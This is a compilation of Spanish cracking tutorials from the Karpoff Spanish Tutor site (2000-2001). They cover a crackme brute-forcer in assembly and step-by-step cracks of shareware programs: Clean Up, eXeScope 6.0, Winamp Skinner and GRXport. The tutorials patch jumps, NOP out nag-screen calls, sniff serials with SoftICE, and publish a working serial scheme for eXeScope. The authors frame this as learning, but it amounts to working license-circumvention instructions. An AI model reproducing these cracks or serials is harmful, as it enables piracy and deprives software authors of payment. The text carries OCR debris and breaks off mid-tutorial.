        .endif

altajo:

mov esi, offset buffer
pusha
inc esi ;inc esi para saltarse la h
xor eax, eax
xor edx, edx
dec esi
mov eax, 0f1c05789h ;este nº raro es para saltarse la comprovacion
a3: ;de la 1ª h (nos evitamos un bucle de ffff ciclos)
inc esi
xor ah,[esi]
a0:
xor al, dl
add eax, 04e493220h
mov cl, al
ror eax, cl
xor eax, 055aa5a5ah
dec dx
```

```
jnz a0
cmp byte ptr [esi+1], 0 ;en el ultimo bucle esi apunta a 0
jnz a3 ;por lo tanto siempre tendremos el mismo resultado
xor eax, 0d202eef9h ;de esta forma nos evitamos otro bucle de ffffh ciclos
popa
jz escribir
jmp mas1


leer:
pusha
invoke createfile,addr archivo, \
generic_read+generic_write, \
null, \
null, \
open_existing, \
file_attribute_normal, \
null
mov hfichero, eax
invoke getfilesize,hfichero,null
mov fsize, eax
mov eax, 0ffffh
invoke globalalloc, null,eax
mov memptr,eax
invoke readfile,hfichero,memptr,fsize,addr bread,null
mov eax, memptr
add eax, fsize
sub eax, 0ah
invoke lstrcpyn,addr buffer , ; copio la cadena
eax,
9
;invoke globalfree, memptr
invoke closehandle, hfichero
popa
ret
escribir:
pusha
invoke createfile,addr archivo, \
generic_read+generic_write, \
null, \
null, \
open_existing, \
file_attribute_normal, \
null
mov hfichero, eax
invoke getfilesize,hfichero,null
mov fsize,eax
; add eax, 0ah
; invoke globalrealloc,memptr ,eax,null
;mov memptr,eax
invoke readfile,hfichero,memptr,fsize,addr bread,null
mov ebx, memptr
add ebx, fsize
invoke lstrcpyn,ebx , ; copio la cadena
addr buffer,
9

mov dword ptr [ebx+8], 0a0dh
mov ebx, fsize
add ebx, 0ah
push ebx
pop fsize
```

```
invoke setfilepointer,hfichero,null,null,file_begin
invoke writefile,hfichero,memptr,fsize,addr bwrite,null
; invoke globalfree, memptr
invoke closehandle, hfichero
popa
jmp mas1

fin:
invoke messagebox,null,addr sacabo,addr marmota,mb_ok
invoke exitprocess,hinstance


end start
```

conclusiones

creo necesario puntualizar algunos detalles que considero importantes.

- casi al final del codigo, están las rutinas que comprueban si la cadena pasa los test. observad como se ha optimizado el codigo para aumentar la velocidad de proceso. podréis ver anotaciones que hemos ido haciéndonos sobre la marcha para sacarle el mayor partido posible.
- hay muchas combinaciones que pasan los test y producen en el crackme el desencriptado del codigo. opino que es un fallo grave en la estructura del programa, ya que genera codigo impredecible y despues lo ejecuta. no se han dado casos de situaciones graves, pero estas cosas son peligrosas ;-).
- crack el destripador opina que tal y como esta planteada la protección, no tiene viabilidad comercial, ya que depende de un único serial, y ya sabemos todos como circulan los seriales xdddd. sería interensate este tipo de protección si el serial se montara en base a alguna peculiaridad del equipo donde rueda como por ejemplo el número de serie de windows.
- como el marm6.exe funciona en segundo plano y el sistema estaba bajo minimos para aumentar el tiempo de procesador dedicado al fb, utilizamos pupe para visualizar la evolucion de las combinaciones y matar el proceso cuando teniamos que ocuparnos de otras cosas.
- agradecer a todos los que por unos días nos prestaron algo de su tiempo de procesador y corrieron en sus maquinas el marm6.exe

crick
avalanche
jjkay
coheta

un saludo muy especial a jotake y a crick que también invirtieron su tiempo en desentrañar el misterio de la clave del crackme #2 de ni2.

antes de que se me olvide... la clave es **heyboyos**

marmota & crack el destripador a 31 de diciembre de 2000.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **clean up**

PROTECCION:	**nombre de usuario / serial**
Objetivo:	Encontrar el serial.
Descripcion:	**????????????**
Dificultad:	**newbie+**
DOWNLOAD:	http://www.worlinx.net/pqehart
Herramientas:	**w32dasm, editor hexa, softice 4.05**
CRACKER:	**§mÂ$|-| & !<@ßØ0m**

FECHA: **22/01/2001**

introduccion

ah.. un tutorial más.. qué tal te pareció el otro?? bien?? mal?? regular??.. bueno.. ésta vez atacaremos el programa con el desensamblador en lugar del soft ice..

el clean up sirve para limpiar los archivos "innecesarios" del disco.. una buena aplicación pero no vale 20 dlls!!! mucho menos la licencia de 1000 dlls!! la verdad no sé cómo se venden éstos productos.. pero bueno.. empecemos!!!

al atake

ok.. abrimos el ejecutable.. hmm?? no hay banner ni algo que nos diga que tenemos que comprar.. tratemos de registrarons.. file>register.. ponemos nuestros datos..

hmm.. 2 mensajes.. "invalid characters in user name".. no le gustaron mis garabatos.. pero.. ni modo.. "name / code mismatch try again" qué feo mensaje no?? bueno.. ya tenemos una pista.. ataquemos por ahí.. abrimos el w32dasm... disassembler> open file to disassemble... buscamos nuestro programa víctima y lo abrimos.. esperamos unos cuantos segun2.. y listo.. damos click en y aparecerá una ventanita.. buscamos nuestro "textito".. y unas 3 o 4 pantallas abajo lo encontramos.. damos doble click y aparecemos en un lugar parecido a ésto..

```
* referenced by a (u)nconditional or (c)onditional jump at addresses:
|:004090e6(c), :00409100(c)
|
:0040916c 6a00                    push 00000000
:0040916e 6a00                    push 00000000
```

* possible stringdata ref from data obj ->"name / code mis-match. try again."
|
:00409170 68e4714100 push 004171e4

hmm.. muy bonito.. debemos parchear ésos 2 saltos condicionales ´pa que nunca llegue al mensaje de error.. vamos a la primera.. presionamos goto>code location y apuntamos 004090e6 .. así llegaremos a..

```
:004090e6 0f8580000000            jne 0040916c
```

ok!! miramos el offset <un numerito que está hasta abajo de la pantalla del w32dasm y termina en h, por ejemplo aquí es.. 000090e6h la "h" significa hexadecimal, en el work shop <el editor hexa> pondremos "90e6" notemos que no se ponen los 0s y tampoco la h..

muy bien!!! ahora busquemos el siguiente.. ya sabes.. goto>code location y anotamos 00409100 ahora.. llegamos aquí..

:00409100 746a je 0040916c

miramos el offset y es.. 90e6..

muy bien!! abrimos el hex workshop <puedes usar tu editor hexadecimal favorito!!> y reemplazamos..

```
000090D8 C645 FC01 8D4D 88E8 EC01 0000 85C0 9090 9090 9090 .E...M..............
000090EC 8D4D EC51 8D55 8852 E807 CBFF FF25 FF00 0000 85C0 .M.Q.U.R.....%......
00009100 9090 E8A9 89FF FF89 4584 8D4D F0E8 8E89 FFFF 5068 ..._.....E..M......Pł
00009114 A871 4100 68B0 7141 008B 4584 8B88 C400 0000 E861 .qA.h.qA..E........a
```

ahora salimos.. nos preguntará si queremos salvar.. decimos que sí <si te dice que hay error o estás corriendo el programa o estás en el w32 dasm, deberás cerrarlo> ahora, nos pregunta que si queremos hacer copia de seguridad.. decimos que sí..

ahora corramos el clean up.. ponemos cualquier nombre.. y..

sí!! ahora la prueba de fuego.. cerremos el programa y volvamos a abrirlo..

qué!?!? qué pasó!??! no nos registró!!! sólo nos mostró el mensaje!!! hmm.. borramos el ejecutable y le cambiamos el nombre al archivo "cleanup.bak" a "cleanup.exe"..

aquí es donde entra el amado softice!!! abramos el symbol loader <el programa que está junto al directorio del soft ice.. el ejecutable llamado "loader32.exe"> ahora démosle file>open module buscamos el programa y lo cargamos.. ahora presionamos y entraremos al soft ice.. ahí pondremos el salto que vimos en el w32 dasm.. pero cuál?? probemos el 00409100 así que..

bpx 00409100

damos enter y ctrl+d.. ahora estamos en el programa.. damos file>register... ponemos nuestros datos..

name: smash <-- ok.. ya que no aceptó mis garabatos

code: 1111

muuuy bien!! damos enter y entraremos al soft ice.. nos damos cuenta que estamos en el ejecutable.. desde aquí buscaremos nuestro #.. busquemos algo sospechoso..

d eax <-- nada

d ebx <-- nada..

d ecx <-- bien!! nuestro #!!! debemos estar cerca!! *

d edx <-- un # sospechoso.. apuntémoslo.. *

veamos.. mi serial es d168cfa5.. entonces ponemos.. file>register

name: smash

code: d16bcfa5

extrañamente, si nuestro # está en letras minúsculas, el programa no lo acepta.. y el código de registro es diferente para cada usuario..

*nota!! algo muy común que me pasaba al leer otros tutoriales es que decía de forma similar a ésta que estoy presentando.. lo que yo no sabía es dónde estaba mi número.. pues bien, al entrar al softice, podemos ver 3 ventanas con flechitas, si no tenemos el mouse activado tendremos que movernos con las teclas.. para movernos dentro de la pantalla de en 1/2 <donde está el lenguaje del ensamblador> damos ctrl+arriba o abajo y arriba de ésta pantalla hay otra.. con los valores en hex.. a ésta la movemos con alt+arriba/abajo.. aquí veremos nuestro número y el número "bueno"..

despedida

como dije en mi tutorial pasado.. éste tutorial es de un newbie para un newbie.. lo hago para compartir mis conocimientos y escribir tutoriales como me hubiera gustado que me enseñaran a mí.. creo que ya me gustó hacer tutoriales jeje.. es divertido!!

como en cada tutorial.. quiero recalcar que por ningún motivo tratamos de perjudicar el trabajo del programador!!! al contrario!! tratamos de mejorar las protecciones de los programas que ellos hacen!! y para quien se dedica a desprotegerlos.. es con solo fines intelectuales.. no lucrativos!!

por segunda vez, quiero agradecer a la compilación de tutoriales del pr@fesor_x y por su apoyo personal para hacer éste

tutorial.. también a la gran página de karpoff.. posiblemente la mejor página de tutoriales en español!! y.. finalmente.. a quien se tomó la molestia de leer éste tutorial..

si tienes dudas, a smash@gamehacks.net "porqué ésto.. porqué aquello??" son aceptables.. más, como la mayoría de los crackers no aceptamos "cómo se hace??" "me podrías crackear..??" para éso es éste tutorial!! para aprender!! si te gusta el programa y estás seguro que lo usarás.. cómpralo!! y recompensa el trabajo del programador!!

salu2 a to2 los crackers de lengua española!!

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: eXeScope 6.0

PROTECCION:	Serial.
Objetivo:	Conseguir el número y hacer la plantilla para obtenerlos.
Descripcion:	Permite conocer datos de un programa y efectuar modificaciones cosméticas (menús, iconos, etc.)
Dificultad:	Novato
DOWNLOAD:	http://welcome.to/karpoff
Herramientas:	**Softice**
CRACKER:	**Caos reptante** **FECHA:** **01/01/01**

introduccion

este programa pide que nos registremos si vamos a usarlo durante más de dos semanas y nos permite hacerlo introduciendo un número de serie correcto. en la mayoría de programas -como en este caso-, cuando se introduce un número erróneo -por equivocación, naturalmente ;o) -nos aparece un mensaje más o menos contundente diciendo que nos hemos equivocado; algunos programadores más astutos omiten este mensaje para dificultar la honesta labor de las buenas gentes que se dedican a crackear programas. pero lo que casi siempre aparece cuando se introduce el número correcto, es un mensaje dando las gracias por registrarse etc. -lo cual es muy gratificante- :o) . pues en este caso no aparece nada, ni da las gracias, ni aparece como registrado en *about exescope…* ni nada. la única manera de saber con seguridad que el programa está registrado es modificar un programa un par de veces, ya que la versión no registrada sólo permite hacerlo una vez. es lamentable que después de gastarse uno sus buenos dineros ni siquiera se le den las gracias… :´o(

al atake

en primer lugar, trataremos de registrarnos (en help / regist) introduciendo nuestro nombre y número, pero este va a ser un tutorial tramposo y vamos a poner un número casi bueno, ya que esto va a facilitar la explicación del proceso de comprobación del serial number. en cuanto al nombre, como veremos, no tiene ninguna relación con dicho proceso. pondremos pues: caos reptante y 12345a1910. antes de pulsar ok, haremos ctrl+d para entrar en el softice e introduciremos el correspondiente breakpoint, en este caso recurriremos al casi infalible **bpx hmemcpy**, ya que si probamos **bpx getdlgitemtexta** o **bpx getwindowtexta** que son las alternativas más corrientes veremos que son menos infalibles. a continuación pulsaremos f5 para volver al exescope. ¡plof! al pulsar ok, ha actuado el softice y vemos que nos hemos caído en kernel.
de nuevo le damos a f5, ya que hay que leer dos cadenas de texto. ahora hay que salir de aquí y volver al exescope. pulsamos f12 siete veces y aparecemos aquí:

```
0167:00437922 5e             pop esi
0167:00437923 5b             pop ebx
0167:00437924 c3             ret
```

empezamos a tracear con f10, vemos varios calls a la vuelta de los cuales el programa ejecuta algunas instrucciones que no parecen tener interés para nosotros. pero al llegar aquí:

```
0167:004807d1 e85a790000     call 00488130
0167:004807d6 84c0           test al, al
0167:004807d8 0f848d000000   je 0048086b
```

vemos que al regresar del call comprueba el valor de al. como nuestro número no es lo bastante bueno, el valor de eax será 0, y si continuamos, se efectuará el salto y caeremos en el foso de los cocodrilos. también podemos cambiar el valor a 1 mediante **r eax** y el programa quedará registrado. no es eso lo que queremos… de momento, y por lo tanto entraremos en el call.

```
0167:00488130 55             push ebp
0167:00488131 8bec           mov ebp, esp
0167:00488133 51             push ecx
0167:00488134 53             push ebx
0167:00488135 8955fc         mov dword ptr [ebp-04], edx
0167:00488138 8b45fc         mov eax, dword ptr [ebp-04]
0167:0048813b e8f0bbf7ff     call 00403d30

0167:00403d30 85c0           test eax, eax
0167:00403d32 7409           je 00403d3d
0167:00403d34 8b50f8         mov edx, dword ptr [eax-08]
0167:00403d37 42             inc edx
0167:00403d38 7e03           jle 00403d3d
0167:00403d3a 8950f8         mov dword ptr [eax-08], edx
0167:00403d3d c3             ret

0167:00488140 33c0           xor eax, eax
0167:00488142 55             push ebp
0167:00488143 68b2814800     push 004881b2
0167:00488148 64ff30         push dword ptr fs:[eax]
0167:0048814b 648920         mov dword ptr fs:[eax], esp
0167:0048814e 33db           xor ebx, ebx
0167:00488150 8b45fc         mov eax, dword ptr [ebp-04]
0167:00488153 e824baf7ff     call 00403b7c
```

aquí empieza lo interesante :o)

```
0167:00403b7c 85c0           test eax, eax      <- comprueba la longitud del número
0167:00403b7e 7403           je 00403b83           introducido, si es cero, salta
0167:00403b80 8b40fc         mov eax, dword ptr [eax-04]
0167:00403b83 c3             ret

0167:00488158 83f80a         cmp eax, 0000000a  <- comprueba que el número es de 10
                                                      cifras
0167:0048815b 753f           jne 0048819c
```

```
0167:0048815d 8b55fc         mov edx, dword ptr [ebp-04] <- la dirección del número
0167:00488160 b8c8814800     mov eax, 004881c8           <- la dirección de un string
                                                            interesante:"a1910"
0167:00488165 e89ebcf7ff     call 00403e08

0167:00403e08 85c0           test eax, eax
0167:00403e0a 7440           je 00403e4c
0167:00403e0c 85d2           test edx, edx
0167:00403e0e 7431           je 00403e41
0167:00403e10 53             push ebx
0167:00403e11 56             push esi
0167:00403e12 57             push edi
0167:00403e13 89c6           mov esi, eax       <- la dirección de "a1910"
0167:00403e15 89d7           mov edi, edx       <- la dirección de nuestro número
0167:00403e17 8b4ffc         mov ecx, dword ptr [edi-04]   <- a=longitud del número
0167:00403e1a 57             push edi
0167:00403e1b 8b56fc         mov edx, dword ptr [esi-04]   <- 5=longitud de "a1910"
0167:00403e1e 4a             dec edx                       <- 4
0167:00403e1f 781b           js 00403e3c                   <- salta si edx=0
0167:00403e21 8a06           mov al, byte ptr [esi]        <- 41=código ascii de "a"
0167:00403e23 46             inc esi                       <- apunta ahora a "1910"
0167:00403e24 29d1           sub ecx, edx                  <- a-4=6
0167:00403e26 7e14           jle 00403e3c                  <- no salta
0167:00403e28 f2ae           repnz scasb        <- busca entre los 6 primeros
                                          caracteres (ecx)la letra "a" (al)
0167:00403e2a 7510           jne 00403e3c       <- no salta (la ha encontrado)
0167:00403e2c 89cb           mov ebx, ecx
0167:00403e2e 56             push esi           <- la dirección de "1910"
0167:00403e2f 57             push edi           <- la dirección de nuestro número 0167:00403e30
89d1           mov ecx, edx       <- 4
0167:00403e32 f3a6           repz cmpsb  <- compara los 4 (ecx) caracteres que siguen
                                   a "a" para ver si son "1910" (edi/esi)
0167:00403e34 5f             pop edi
0167:00403e35 5e             pop esi
0167:00403e36 740c           je 00403e44        <- salta porque hasta ahora nuestro
                                                   número es lo bastante bueno
```

lo que ha pasado hasta ahora es que el programa ha verificado que el número que hemos introducido es de 10 cifras y que entre ellas están a1910. si no están, repite exactamente el mismo proceso con el número a1423. si tampoco lo encuentra, nos manda a paseo.

```
0167:00403e44 5a             pop edx         <- la dirección de nuestro número
0167:00403e45 89f8           mov eax, edi    <- la dirección del número que sigue a a
0167:00403e47 29d0           sub eax, edx    <- nos da el número de orden de a (4º)
0167:00403e49 5f             pop edi
0167:00403e4a 5e             pop esi
0167:00403e4b 5b             pop ebx
0167:00403e4c c3             ret

0167:0048816a 48             dec eax            <- 4-1=3
0167:0048816b 7410           je 0048817d        <- salta si es 0
```

aquí descubrimos que nuestro número debería haber empezado por a para que efectuara este salto, ya que de no hacerlo nos echa. nosotros queremos continuar, para esto tenemos que evitar el salto. para ello, podemos modificar el valor de eax directamente con el ratón o con **r eax** o bien modificando el salto: cuando la linea blanca está sobre la instrucción del salto, es decir, cuando es la siguiente instrucción a ejecutar, con **d eip** y el ratón o **a eip** y **jne 0048817d**. continuamos:

```
0167:0048817d 8b45fc         mov eax, dword ptr [ebp-04]  <- la dirección de nuestro
                                                             número
0167:00488180 0fb64008       movzx eax, byte ptr [eax+08] <- 31=código ascii de 1 (el
                                                       noveno número)
0167:00488184 8b55fc         mov edx, dword ptr [ebp-04]  <- la dirección de nuestro
                                                             número
0167:00488187 0fb65209       movzx edx, byte ptr [edx+09] <- 30=código ascii de 0 (el
                                                       décimo número)
0167:0048818b 03c2           add eax, edx       <- eax=31+30=61
```

```
0167:0048818d b90a000000     mov ecx, 0000000a  <- ecx=a
0167:00488192 99             cdq                <- ¿para que?
0167:00488193 f7f9           idiv ecx           <- se divide eax (61) por ecx (a) y
                                      el resto se coloca en edx (7)
0167:00488195 83fa04         cmp edx, 00000004  <- compara 7 con 4 ¡ay!
0167:00488198 7502           jne 0048819c       <- hasta aquí llegamos
```

la siguiente condición que se nos impone es que la suma de los códigos ascii de los números 9º y 10º, dividida por a nos dé un resto de 4. si para simplificar contamos únicamente con números del 0 al 9, tendremos que la suma de los dos números será igual a 30 + 9º +30 +10º, (ya que el código hexadecimal ascii de los números va del 30 para el 0 al 39 para el 9) es decir 60 + 9º + 10º. si lo pasamos a decimal, ya que el hexadecimal sólo es para uso de seres con ocho dedos en cada mano, tendremos 96 + 9º + 10º. dividimos 96 por 10 y nos queda un resto de 6. así pues, ¿cuánto deben sumar los números 9º y 10º para que sumados al seis y dividido por diez nos dé un resto de 4? deben sumar 8. bien, si modificaramos el salto para continuar tendríamos:

```
0167:0048819a b301           mov bl, 01
0167:0048819c 33c0           xor eax, eax
0167:0048819e 5a             pop edx
0167:0048819f 59             pop ecx
0167:004881a0 59             pop ecx
0167:004881a1 648910         mov dword ptr fs:[eax], edx
0167:004881a4 68b9814800     push 004881b9
0167:004881a9 8d45fc         lea eax, dword ptr [ebp-04]
0167:004881ac e84fb7f7ff     call 00403900
```

bueno, parece que lo que sigue ya no nos interesa. es el momento de sacar conclusiones.

cualquier serial number válido debe tener la siguiente configuración:

A 1910/1423 abcnn donde *abc* representan los tres caracteres que os pida el cuerpo y *nn* dos números cuya suma sea 8. elegir entre *1910* ó *1423* es a gusto del consumidor. fácil ¿no?
también podéis buscar otras combinaciones, por ejemplo: son válidos números como: a1910sara1 ó a1423manu1.

antes de terminar, debo recordaros que esto no es más que un ejercicio intelectual y que si queréis utilizar regularmente el programa deberéis romper la hucha con vuestros ahorros y entregarlos a unas manos rapaces que ya los están esperando.

mi dirección de e-mail es: caos_reptante@hotmail.com

finalmente un saludo para todos los que hayáis leído este tutorial, para mi amigo valentín por empujarme al mal camino y especialmente para karpoff junto con mi agradecimiento.

Karpoff Spanish Tutor

Programa: **Winamp Skinner 1.2**

PROTECCION:	**nombre/serial**
Objetivo:	encontrar un # válido
Descripcion:	un programa para hacer skins ´pal winamp
Dificultad:	newbie
DOWNLOAD:	http://members.tripod.com/ajie_g
Herramientas:	**soft ice 4.05**
CRACKER:	**§mÂ$|-| & !<@ßØ0m** **FECHA:** **11/01/01**


introduccion

bueno.. éste es mi primer tutorial, me animé a hacerlo porque recientemente he visto que newbies <como yo> hacen tutoriales para "compartir" lo que saben, ya sea mucho o poco, pero con la idea de enseñar..

el skinner es un programa ´pa hacer skins <a poco?!?!> ´pal winamp.. es un programa un tanto útil y la protección.. deja algo que desear, pero nos servirá ´pa aprender un poco más

al atake

bueno, abramos el skinner y veamos.. help > about > register.. ponemos nuestros datos..



damos ok.. y... nada?!?! nada?!?! no hay mensaje!!! hmm.. reflexionemos.. si lo desensamblamos.. hmm.. mala idea.. mejor usemos nuestro complicado y queridísmo softice..

cárguenlo!! yo los espero..!!!

hmm..

ya??

ok!!

qué hacemos ahora?? pongamos un break point.. cuál??

intentemos con hmemcpy.. pongamos nuestros datos.. nuestro #.. y el bpx:

bpx hmemcpy

ok!! hasta ahora todo bien??

pulsamos ok.. y sorpresa!! dentro del softice!!

bueno, como el soft ice “pesca” todo, absolutamente todo, lo primero que checa es el nombre, lo cual no nos interesa así que presionamos

f5

ahora ya estamos en donde comprueba el #.. así que nos adentramos con f12 ´pa entrar a buscar nuestro #..

veamos..

empecemos a tracear.. <ya saben, f10> hasta que lleguemos a un lugar como éste..

00406d90 ffd7 call edi <-- llama al mensaje “edi”
00406d92 8d44240c lea eax, [esp+0c] <-- eax es ahora esp+0c
00406d96 50 push eax <-- guarda eax
00406d97 e894100000 call 00407e30 <-- llama a un salto más abajo
00406d9c 83c404 add esp, 04 <-- se le agrega 4 a esp
00406d9f 8bd8 mov ebx, eax <-- ebx y eax valen lo mismo
00406da1 8d442438 lea eax, [esp+38] <-- eax ahora es esp+38
00406da5 50 push eax <-- guarda eax

00406da6 e8550f0000 call 00407d00 <-- llamada a una cadena abajo
00406dab 83c404 add esp, 04 <-- se le agregan 4 a esp
00406dae 8bf8 mov edi, eax <-- edi y eax valen lo mismo
00406db0 85ff test edi, edi <-- checa el resultado
00406db2 7537 jnz 00406deb <-- rutina de comprobación
00406db4 833d3c52420000 cmp dword ptr [0042523c] ,00 <-- una comparación
00406dbb 7417 jz 00406dd4 <-- un pequeño salto para abajo

muy bien!! checa el área marcada es el área de la comprobación.. a ver.. revisemos..

? eax = 0000001111 <-- nuestro #!!!

? ebx = 000584665 <-- el # correcto!!

ahora, vamos a nuestro programa.. y.. bingo!!

pero al hackear.. nuestro objetivo es aprender al máximo.. veamos otra forma de llegar a éste punto..
produjimos el serial con el hmemcpy.. pero tal vez pueda servir otro no??
a ver.. intentemos..

bpx getwindowtexta <--hmm no.. no puede ser, ya que no da un cuadro de diálogo o algo similiar
bpx messageboxa <-- por la misma razón que la de arriba
bpx getdlgitemtexta <--wow!! éste picó!!!

ahora, presionamos f5 <ya que lo primero que es comprobado, es el nombre.. y con f5 lo dejamos seguir trabajando>
ahora picó otra vez.. presionamos f12 ´pa meternos en el programa, aquí, si se fijan bien es casi la misma zona en la que estábamos anteriormente..
damos f10 9 veces y llegamos a la misma zona que es explicada arribita..

>>despedida..
bueno.. me despido de éste, mi primer tutorial, recuerda que sólo es ´pa aumentar conocimientos!!! de ninguna manera, tratamos de perjudicar el trabajo de los programadores!!! una vez más, si vas a usar el programa.. cómpralo!!

quiero agradecer a to2 los crackers españoles, a la compilación de tutoriales del profesor_x, al grupo de

karpoff, por siempre tener tan buenos tutoriales <y por recibir el mío..> y principalmente.. a tí, que leíste mi tutorial de arriba a abajo..

ah!! otra cosa.. si ven que me equivoqué en algo, alguna falta de ortografía.. lo que sea..!! dímelo!! así mejoraré!! también se aceptan sugerencias y dudas.. lo que sea!! ah.. y otra cosa.. recuerda que ésto es un tutorial de un newbie ´pa un newbie..!!!

por hoy es todo.. nos vemos!! hasta siempre!!

si tienes alguna duda mándame un mail a smash@gamehacks.net

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa: **GRXport v1.0 (build 200400)**

PROTECCION:	**Limitación de Tiempo (30 días) y de archivos a exportar.**
Objetivo:	**Quitar las 2 Nag´s sCREENS y el limite de 20 archivos a exportar.**
Descripcion:	**Pequeña utilidad para generar archivos GRX (archivos de exportación para GetRight).**
Dificultad:	**Principiante.**
DOWNLOAD:	http://www.autoMATion-software.co.uk
Herramientas:	**file insPEctor, SoftICE y Editor Hexadecimal (yo usaré el Hexwork Shop v 3.01).**

CRACKER: **Profesor X** **FECHA:** **11/1/2001**

introduccion

hola amigos espero que, vayan avanzando en este mundillo del cracking que es facinante y como dice el lema del grupo al cual pertenesco tnt crack team !! el conocimiento es nuestro poder !!, ahora en este tutorial analizaremos y aprenderemos como quitar molestas nags screen´s, las cuales nos recuerdan que no estamos registrados y que tenemos que pagar no se cuantos dolares para ser usuarios registrados, en uno de mis primeros tutoriales hable de como quitar las nags screens con ayuda del softice ejecutando el programa con el symbol loader, ahora ocuparemos otra forma diferente de borrar esas nag´s screen con unos breakpoints muy utiles que sirven para la mayoria de las nag´s screens que son: getdialogindirectparama y enable window, para este programa de ejemplo el grxxport podremos usar cualquiera de los dos breakpoints, empezemos con este menjurgue .....

al atake

comentario del programa

- **pequeña utilidad para generar archivos grx (archivos de exportación para getright**

lo que nos interesa…el programa es shareware con libre uso de 30 días, y para registrarse hay que pagar $? us.

pero tenemos a nuestro querido amigo…. softice……jejeejejejejj!!!!! :=)

objetivos


1. **quitar las dos molestas nag´s screens**
2. **quitar limite de 20 archivos a exportar en la opción : auto numbering form**

manos a la obra

antes de abrir el programa lo analizamos con file inspector v4.0 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c++ v 5.0
- no está empacado

a continuación…cerramosfile inspector v4.0y abrimosgrxport v1.0 (build 200400) y lo primero que aparece es una nag screen como esta:



damos click en el boton de ok y nos manda a otra ventana como esta:

y unos dos segundos despues se ejecuta el programa, el objetivo quitar esas dos molestas nag´s screens y el limite de 20 archivos exportados.

usando el softice primera nag screen

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación…**cargamos el softice y damos f5 y ponemos un break point bpx enablewindow , damos enter y despues f5 y ejecutamos el programa grxport , y saltamos rapidamente al softice damos f12 dos veces y aparecera la primera ventana, damos click en el boton ok de la primera ventana y saltamos otra vez al softice y damos f12 otra vez y apareceremos aqui:**

```
:004018a5 e8f2160000        call 00402f9c <--llamada que genera la 1ra ventana

:004018aa 8d4c2410          lea ecx, dword ptr [esp+10]<--caemos aqui

:004018ae e827180000        call 004030da

:004018b3 8b4c2414          mov ecx, dword ptr [esp+14]

:004018b7 bb02000000        mov ebx, 00000002

:004018bc 51                push ecx

:004018bd 889c2438050000    mov byte ptr [esp+00000538], bl

:004018c4 e8d7100000        call 004029a0

:004018c9 56                push esi

:004018ca e8e1100000        call 004029b0 <-- llamada que genera la 2da. ventana

:004018cf 83c408            add esp, 00000008

:004018d2 8d8ea0010000      lea ecx, dword ptr [esi+000001a0]
```

como podemos ver caemos en el softice despues de dar el ultimo f12 una linea despues de la call que genera la ventana, bueno entonces lo que hay que hacer es anular esa llamada, como ????....jejje facil facil.....apuntamos la dirección de memoria en la cual se encuentra esa llamada y desensamblamos el ejecutable del grxport con el w32dasm y vamos a esa dirección de memoria y sacamos su offset, no les dire como sacar el offset por que si han leido todos mis tutoriales, he

explicado como sacar el offset ok!!!!!!, bueno el offset es: **18a5**ok ahora vamos y abrimos el editor que en mi caso usare el hexwork shop v 3.01, abrimos una copia del ejecutable en el editor hexadecimal y damos control g y aparecera una ventana en la cual insertaremos el offset obtenido, damos click en el boton llamado **go** y listo nos colocaremos en los bytes a cambiar que son 5 bytes **e8 f2 16 00 00**por **90 90 90 90 90** cambiemoslo y guardemos los cambios y ejecutemos el programa y!!!!!!!!! listo la nag screen borrada.

usando el softice segunda nag screen

ahora vamos a quitar la segunda nag screen que aparece en el inicio del programa, ok!!! continuemos con este torito!!!! ole!!! matador !!! jejejejejje , continuemos viendo el codigo de arriba y veremos que en la dirección de memoria **004018ca**encontramos que ahi se genera la segunda nag screen, ok! entonces borremosla esa call, saquemos su offset que es:**18ca y abrimos el editor hexadecimal y cambiamos** e8e1100000 por 9090909090 y guardamos los cambios, ejecutemos el programa y!!!!!! listo segundo objetivo borrado, jejejej!!!!!!.

usando el w32dasm limite de 20 archivos de exportación

ok!! ahora quitaremos el limite de 20 archivos de exportación.

cuando queremos poner la cantidad de archivos a generar en la opcion de auto numbering form nos aparece esta messagebox

aqui tendriamos dos formas de atacar esa messagebox:

1. usar el softice poniendo un break point en messageboxa

2. desensamblar el ejecutable para buscar el string que aparece en la messagebox

estas son las dos formas que se me ocurren usar, pero como me dijo un amigo, siempre busca la forma mas facil de hacer las cosas, ok!!!!, entonces vamos y abrimos el w32dasm y desensamblamos el ejecutable del grxport, una vez desensamblado vamos a el icono de string references y damos click en el y aparecera una ventana en la cual apareceran todos los strings que existen en el ejecutable una vez ahi buscamos , buscamos y buscamos y por fin casi a lo ultimo encontramos la string reference que dice**" you cannot use this demo version"**damos doble clik sobre el y nos manda a la parte del codigo que hace referencia :

* referenced by a (u)nconditional or (c)onditional jump at address:

|:00401f51(c)|

:00401f66 2bc1 sub eax, ecx

